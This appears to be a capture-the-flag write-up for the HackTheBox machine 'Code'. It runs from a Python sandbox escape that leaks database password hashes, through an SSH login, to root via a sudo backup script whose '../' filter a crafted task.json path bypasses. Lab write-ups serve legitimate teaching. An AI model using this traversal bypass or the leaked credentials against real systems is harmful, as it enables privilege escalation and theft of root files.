

credentials

code.htb
my ip:10.10.16.72
target ip:10.10.11.62


Username: development, password: development
Username: martin, password: nafeelswordsmaster

report






We have a web python interpreter on port 5000. This is probably a pyjail.




we manage to get a lfi and leak /etc/passwd




But we cant leak user.txt yet.


We can also leaks global variables



With a bit of trying, we found that we can use sql alchemy



ID: 1, Username: development, password: 759b74ce43947f5f4c91aeddc3e5bad3 ID: 2, Username: martin, password: 3de6f30c4a09c27fc71932bfc68474be



Username: development, password: development Username: martin, password: nafeelswordsmaster

We can ssh to the target and begin privilege escalation.

```
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  home  root  task.json
martin@code:~/backups$ tar -xvf code_home_app-production_app_2024_August.tar.bz2
home/app-production/app/
home/app-production/app/app.py
home/app-production/app/static/
home/app-production/app/static/css/
home/app-production/app/static/css/styles.css
home/app-production/app/templates/
home/app-production/app/templates/index.html
home/app-production/app/templates/codes.html
home/app-production/app/templates/register.html
home/app-production/app/templates/login.html
home/app-production/app/templates/about.html
home/app-production/app/instance/
home/app-production/app/instance/database.db
```

```
martin@code:~/backups$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~/backups$ cat /usr/bin/backy.sh
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
martin@code:~/backups$
```

this script is probably the way to exploit this machine.

```
home  task.json
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/04/15 19:25:03 #  backy 1.2
2025/04/15 19:25:03 📋 Working with task.json ...
2025/04/15 19:25:03 zzz  Nothing to sync
2025/04/15 19:25:03 📤 Archiving: [/home/app-production]
2025/04/15 19:25:03 📤 To: /home/martin/backups ...
2025/04/15 19:25:03 📦
martin@code:~/backups$ ls
code_home_app-production_2025_April.tar.bz2  home  task.json
martin@code:~/backups$ tar -xvf code_home_app-production_2025_April.tar.bz2
home/app-production/
home/app-production/user.txt
home/app-production/app/
home/app-production/app/app.py
home/app-production/app/static/
home/app-production/app/static/css/
home/app-production/app/static/css/styles.css
home/app-production/app/templates/
home/app-production/app/templates/index.html
home/app-production/app/templates/codes.html
home/app-production/app/templates/register.html
home/app-production/app/templates/login.html
home/app-production/app/templates/about.html
home/app-production/app/__pycache__/
home/app-production/app/__pycache__/app.cpython-38.pyc
home/app-production/app/instance/
home/app-production/app/instance/database.db
martin@code:~/backups$ ls
```

We can restore this directory to get user.txt

56132588f45272a97e880a9a2f6035d0

```
File  Actions  Edit  View  Help
martin@code: ~/backups ×   sudo openvpn lab_fleger42.ovpn ×   martin@code: ~ ×
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": [
    "/var/ ... //root/"
  ]
}
~
```

This path bypass the sanitization and allow to backup root directory which contain the root flag.

```
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/04/15 19:46:24 🔧 backy 1.2
2025/04/15 19:46:24 📋 Working with task.json ...
2025/04/15 19:46:24 💤 Nothing to sync
2025/04/15 19:46:24 📤 Archiving: [/var/../root]
2025/04/15 19:46:24 📥 To: /home/martin/backups ...
2025/04/15 19:46:24 📦
martin@code:~/backups$ ls
code_var_.._root_2025_April.tar.bz2  home  task.json
martin@code:~/backups$ tar -xvf code_var_.._root_2025_April.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.selected_editor
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
```